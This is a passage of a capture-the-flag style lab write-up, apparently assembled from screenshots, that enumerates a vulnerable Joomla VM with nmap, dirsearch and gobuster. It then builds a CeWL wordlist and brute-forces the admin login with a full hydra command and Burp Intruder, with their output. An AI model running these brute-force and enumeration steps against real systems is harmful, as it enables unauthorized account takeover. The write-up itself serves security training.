
```
┌──(antoineabfaycal㉿kali)-[~]
└─$ nmap -sU 192.168.67.129
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-05 21:44 EEST
Nmap scan report for der000021257g.win2k.aub.edu.lb (192.168.67.129)
Host is up (0.00057s latency).
Not shown: 959 closed udp ports (port-unreach), 40 open|filtered udp ports (no-response)
PORT    STATE SERVICE
111/udp open  rpcbind
MAC Address: 00:0C:29:8C:55:87 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1044.46 seconds

┌──(antoineabfaycal㉿kali)-[~]
└─$
```

We performed a UDP scan to check if we missed any other ports/services and it turns out we didn't.

3- HTTP

i- Main page






We opened the main page and found a hint telling us to access joomla.

ii- Directory enumeration

```
sarjounradiyeh@

┌──(sarjounradiyeh㉿kali)-[~]
└─$ dirsearch -u http://192.168.174.128 -t 30 -x 400-599 --crawl -w /usr/share/wordlists/dirb/big.txt
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ |_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 20469

Output File: /home/sarjounradiyeh/reports/http_192.168.174.128/_25-04-24_15-22-53.txt

Target: http://192.168.174.128/

[15:22:53] Starting:
[15:22:54] 200 -    1KB - /LICENSE
[15:23:00] 301 -  316B  - /css  →  http://192.168.174.128/css/
[15:23:00] 200 -  474B  - /css/
[15:23:00] 200 -  474B  - /css/?C=M;O=A
[15:23:00] 200 -  474B  - /css/?C=N;O=A
[15:23:00] 200 -    1KB - /css/new-age.min.css
[15:23:00] 200 -  471B  - /css/?C=N;O=D
[15:23:00] 200 -    2KB - /css/new-age.css
[15:23:00] 200 -  473B  - /css/?C=S;O=A
[15:23:01] 200 -  472B  - /css/?C=S;O=D
[15:23:01] 200 -  474B  - /css/?C=D;O=A
[15:23:01] 200 -  471B  - /css/?C=D;O=D
[15:23:01] 200 -  471B  - /css/?C=M;O=D
[15:23:06] 301 -  316B  - /img  →  http://192.168.174.128/img/
[15:23:07] 200 -  552B  - /img/
[15:23:07] 200 -  552B  - /img/?C=D;O=A
[15:23:07] 200 -  552B  - /img/?C=N;O=A
[15:23:07] 200 -  552B  - /img/?C=S;O=A
[15:23:07] 200 -  550B  - /img/?C=S;O=D
[15:23:07] 200 -  550B  - /img/?C=M;O=A
[15:23:07] 200 -  551B  - /img/?C=M;O=D
[15:23:07] 200 -  551B  - /img/?C=N;O=D
[15:23:07] 200 -  551B  - /img/?C=D;O=D
[15:23:07] 301 -  323B  - /javascript  →  http://192.168.174.128/javascript/
[15:23:08] 301 -  319B  - /joomla  →  http://192.168.174.128/joomla/
[15:23:08] 301 -  315B  - /js  →  http://192.168.174.128/js/
[15:23:08] 200 -    3KB - /joomla/
[15:23:08] 200 -  476B  - /js/
[15:23:08] 200 -    8KB - /joomla/media/jui/js/bootstrap.min.js
[15:23:08] 200 -  386B  - /js/new-age.min.js
[15:23:08] 200 -   33KB - /joomla/media/jui/js/jquery.min.js
[15:23:08] 200 -  476B  - /js/?C=D;O=A
[15:23:08] 200 -  476B  - /js/?C=N;O=A
[15:23:08] 200 -  336B  - /joomla/media/system/js/caption.js
```

```
┌──(antoineabfaycal㉿kali)-[~]
└─$ gobuster dir -u http://192.168.67.129 -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.67.129
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/css                 (Status: 301) [Size: 314] [--> http://192.168.67.129/css/]
/js                  (Status: 301) [Size: 313] [--> http://192.168.67.129/js/]
```

```
/css                 (Status: 301) [Size: 314] [--> http://192.168.67.129/css/]
/js                  (Status: 301) [Size: 313] [--> http://192.168.67.129/js/]
/img                 (Status: 301) [Size: 314] [--> http://192.168.67.129/img/]
/javascript          (Status: 301) [Size: 321] [--> http://192.168.67.129/javascript/]
/manual              (Status: 301) [Size: 317] [--> http://192.168.67.129/manual/]
/joomla              (Status: 301) [Size: 317] [--> http://192.168.67.129/joomla/]
/vendor              (Status: 301) [Size: 317] [--> http://192.168.67.129/vendor/]
/server-status       (Status: 403) [Size: 302]
/LICENSE             (Status: 200) [Size: 1093]
Progress: 23634 / 30000 (78.78%)[ERROR] parse "http://192.168.67.129/error\x1f_log": net/ur
 character in URL
Progress: 29999 / 30000 (100.00%)
===============================================================
Finished
===============================================================

┌──(antoineabfaycal㉿kali)-[~]
└─$
```




We found the joomla directory.


```
abdullahitani@kali: ~
File  Actions  Edit  View  Help
abdullahitani@kali: ~ ×   abdullahitani@kali: ~ ×   abdullahitani@kali: ~ ×
==> DIRECTORY: http://192.168.3.131/joomla/tmp/

---- Entering directory: http://192.168.3.131/js/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.3.131/manual/ ----
==> DIRECTORY: http://192.168.3.131/manual/da/
==> DIRECTORY: http://192.168.3.131/manual/de/
==> DIRECTORY: http://192.168.3.131/manual/en/
==> DIRECTORY: http://192.168.3.131/manual/es/
==> DIRECTORY: http://192.168.3.131/manual/fr/
==> DIRECTORY: http://192.168.3.131/manual/images/
+ http://192.168.3.131/manual/index.html (CODE:200|SIZE:626)
==> DIRECTORY: http://192.168.3.131/manual/ja/
==> DIRECTORY: http://192.168.3.131/manual/ko/
==> DIRECTORY: http://192.168.3.131/manual/style/
==> DIRECTORY: http://192.168.3.131/manual/tr/
==> DIRECTORY: http://192.168.3.131/manual/zh-cn/

---- Entering directory: http://192.168.3.131/vendor/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.3.131/javascript/jquery/ ----
+ http://192.168.3.131/javascript/jquery/jquery (CODE:200|SIZE:252879)
+ http://192.168.3.131/javascript/jquery/version (CODE:200|SIZE:5)

---- Entering directory: http://192.168.3.131/joomla/administrator/ ----
==> DIRECTORY: http://192.168.3.131/joomla/administrator/cache/
==> DIRECTORY: http://192.168.3.131/joomla/administrator/components/
==> DIRECTORY: http://192.168.3.131/joomla/administrator/help/
==> DIRECTORY: http://192.168.3.131/joomla/administrator/includes/
+ http://192.168.3.131/joomla/administrator/index.php (CODE:200|SIZE:5340)
==> DIRECTORY: http://192.168.3.131/joomla/administrator/language/
==> DIRECTORY: http://192.168.3.131/joomla/administrator/logs/
==> DIRECTORY: http://192.168.3.131/joomla/administrator/modules/
==> DIRECTORY: http://192.168.3.131/joomla/administrator/templates/

---- Entering directory: http://192.168.3.131/joomla/bin/ ----
+ http://192.168.3.131/joomla/bin/index.html (CODE:200|SIZE:31)

---- Entering directory: http://192.168.3.131/joomla/cache/ ----
+ http://192.168.3.131/joomla/cache/index.html (CODE:200|SIZE:31)

---- Entering directory: http://192.168.3.131/joomla/components/ ----
+ http://192.168.3.131/joomla/components/index.html (CODE:200|SIZE:31)

---- Entering directory: http://192.168.3.131/joomla/images/ ----
==> DIRECTORY: http://192.168.3.131/joomla/images/banners/
==> DIRECTORY: http://192.168.3.131/joomla/images/headers/
+ http://192.168.3.131/joomla/images/index.html (CODE:200|SIZE:31)

---- Entering directory: http://192.168.3.131/joomla/includes/ ----
+ http://192.168.3.131/joomla/includes/index.html (CODE:200|SIZE:31)

---- Entering directory: http://192.168.3.131/joomla/language/ ----
+ http://192.168.3.131/joomla/language/index.html (CODE:200|SIZE:31)
```

We also found the administrator page for joomla while the directory buster was still enumerating.

iii- Joomla page



Opening the Joomla page as intended by the hint and accessed it, we found a blog inside named Hussein's Blog. In this blog we were told about a tool that can create a wordlist from a website, we were also told that we can brute force our way into the administrator console from this blog. Then followed by a bunch of sentences that will help the tool we're about to use create a passlist based on Hussein's behaviour. The text clearly tells us to use the user "admin".



We can now perform brute forcing on the login page.

iv- Password Brute Forcing

```
┌──(sarjounradiyeh㉿kali)-[~]
└─$ cewl http://192.168.174.128/joomla -w linux_joomla_wordlist.txt
CeWL 6.2.1 (More Fixes) Robin Wood (robin@digi.ninja) (https://digi.ninja/)

┌──(sarjounradiyeh㉿kali)-[~]
└─$ head linux_joomla_wordlist.txt
Hussein
Blog
the
your
you
Home
are
Search
for
End
```

Using the cewl tool we generated a wordlist by inputting the joomla blog directory, we saved the resulting wordlist into gamma_custom_wordlist.txt.

```
┌──(sarjounradiyeh㉿kali)-[~]
└─$ hydra 192.168.174.128 http-post-form "/joomla/index.php/component/users/?task=user.login:username=^USER^&password=^PASS^&return=aHR0cDovLzE5Mi4xNjguMTc0LjEyOC9qb29tbGEv6e865c9592a2c544743a7350e22ba4c1c=1:
F=Username and password do not match or you do not have an account yet." -l admin -P linux_joomla_wordlist.txt -vV -I
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ***ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-24 16:47:56
[DATA] max 16 tasks per 1 server, overall 16 tasks, 151 login tries (l:1/p:151), ~10 tries per task
[DATA] attacking http-post-form://192.168.174.128:80/joomla/index.php/component/users/?task=user.login:username=^USER^&password=^PASS^&return=aHR0cDovLzE5Mi4xNjguMTc0LjEyOC9qb29tbGEv6e865c9592a2c544743a7350e2
2ba4c1c=1:F=Username and password do not match or you do not have an account yet.
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target 192.168.174.128 - login "admin" - pass "Hussein" - 1 of 151 [child 0] (0/0)
[ATTEMPT] target 192.168.174.128 - login "admin" - pass "Blog" - 2 of 151 [child 1] (0/0)
[ATTEMPT] target 192.168.174.128 - login "admin" - pass "the" - 3 of 151 [child 2] (0/0)
[ATTEMPT] target 192.168.174.128 - login "admin" - pass "your" - 4 of 151 [child 3] (0/0)
[ATTEMPT] target 192.168.174.128 - login "admin" - pass "you" - 5 of 151 [child 4] (0/0)
[ATTEMPT] target 192.168.174.128 - login "admin" - pass "Home" - 6 of 151 [child 5] (0/0)
[ATTEMPT] target 192.168.174.128 - login "admin" - pass "are" - 7 of 151 [child 6] (0/0)
[ATTEMPT] target 192.168.174.128 - login "admin" - pass "Search" - 8 of 151 [child 7] (0/0)
[ATTEMPT] target 192.168.174.128 - login "admin" - pass "for" - 9 of 151 [child 8] (0/0)
[ATTEMPT] target 192.168.174.128 - login "admin" - pass "End" - 10 of 151 [child 9] (0/0)
[ATTEMPT] target 192.168.174.128 - login "admin" - pass "Begin" - 11 of 151 [child 10] (0/0)
[ATTEMPT] target 192.168.174.128 - login "admin" - pass "Right" - 12 of 151 [child 11] (0/0)
[ATTEMPT] target 192.168.174.128 - login "admin" - pass "Forgot" - 13 of 151 [child 12] (0/0)
[ATTEMPT] target 192.168.174.128 - login "admin" - pass "Password" - 14 of 151 [child 13] (0/0)
[ATTEMPT] target 192.168.174.128 - login "admin" - pass "Username" - 15 of 151 [child 14] (0/0)
[ATTEMPT] target 192.168.174.128 - login "admin" - pass "Sidebar" - 16 of 151 [child 15] (0/0)
[80][http-post-form] host: 192.168.174.128   login: admin   password: Begin
[80][http-post-form] host: 192.168.174.128   login: admin   password: Hussein
[80][http-post-form] host: 192.168.174.128   login: admin   password: Blog
[80][http-post-form] host: 192.168.174.128   login: admin   password: the
[80][http-post-form] host: 192.168.174.128   login: admin   password: your
[80][http-post-form] host: 192.168.174.128   login: admin   password: you
[80][http-post-form] host: 192.168.174.128   login: admin   password: are
[80][http-post-form] host: 192.168.174.128   login: admin   password: Search
[STATUS] attack finished for 192.168.174.128 (waiting for children to complete tests)
[80][http-post-form] host: 192.168.174.128   login: admin   password: Home
[80][http-post-form] host: 192.168.174.128   login: admin   password: Username
[80][http-post-form] host: 192.168.174.128   login: admin   password: for
[80][http-post-form] host: 192.168.174.128   login: admin   password: End
[80][http-post-form] host: 192.168.174.128   login: admin   password: Right
[80][http-post-form] host: 192.168.174.128   login: admin   password: Sidebar
[80][http-post-form] host: 192.168.174.128   login: admin   password: Forgot
[80][http-post-form] host: 192.168.174.128   login: admin   password: Password
1 of 1 target successfully completed, 16 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-24 16:48:04

┌──(sarjounradiyeh㉿kali)-[~]
```

Trying hydra results in an instant failure due to the fact that it cannot handle redirection, we need to use Burp Suite.

Time	Type	Direction	Method	URL
22:06:20 5 May ...	HTTP	→ Request	POST	http://192.168.67.129/joomla/administrator/index.php
22:06:27 5 May ...	HTTP	→ Request	GET	http://fonts.googleapis.com/css?family=Open+Sans

Request

Pretty Raw Hex


```
1  POST /joomla/administrator/index.php HTTP/1.1
2  Host: 192.168.67.129
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/2
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 113
9  Origin: http://192.168.67.129
10 Connection: keep-alive
11 Referer: http://192.168.67.129/joomla/administrator/index.php
12 Cookie: 2e2e255ed05221999e55502e2fb92b38=eb4lpv2ep8s3eqbrmcut                58f33803=t3ire2k9sip4tgflaptmj41u87
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 username=admin&passwd=password&option=com_login&task=login&re                6751c9edc5c0120e36=1
```

- Scan
- Send to Intruder Ctrl+I
- Send to Repeater Ctrl+R
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Send to Organizer Ctrl+O
- Insert Collaborator payload
- Request in browser
- Engagement tools [Pro version only]
- Change request method
- Change body encoding
- Copy Ctrl+C
- Copy URL
- Copy as curl command (bash)
- Copy to file
- Paste from file
- Save item
- Don't intercept requests
- Do intercept
- Convert selection
- URL-encode as you type


Command Prompt

AntoineAbouFaycal~C:

We started burpsuite and intercepted the sent request from http://192.168.67.129/joomla/administrator/index.php and sent it to burp intruder.




In burp intruder we specified the attack as a sniper attack and used the generated passlist by cewl to brute force the login page, we used user admin because it is a default username.



Request	Payload	Status code	Response received	Error	Timeout	Length
0		303	63			274
1	Hussein	303	63			274
2	Search	303	65			273
3	Content	303	78			273
4	Joomla	303	56			274
5	Sidebar	303	56			273
6	Username	303	71			274
7	Password	303	60			273
8	Forgot	303	72			274
9	Getting	303	55			273
10	Started	303	61			274
11	travel	303	76			273
12	username	200	24			349
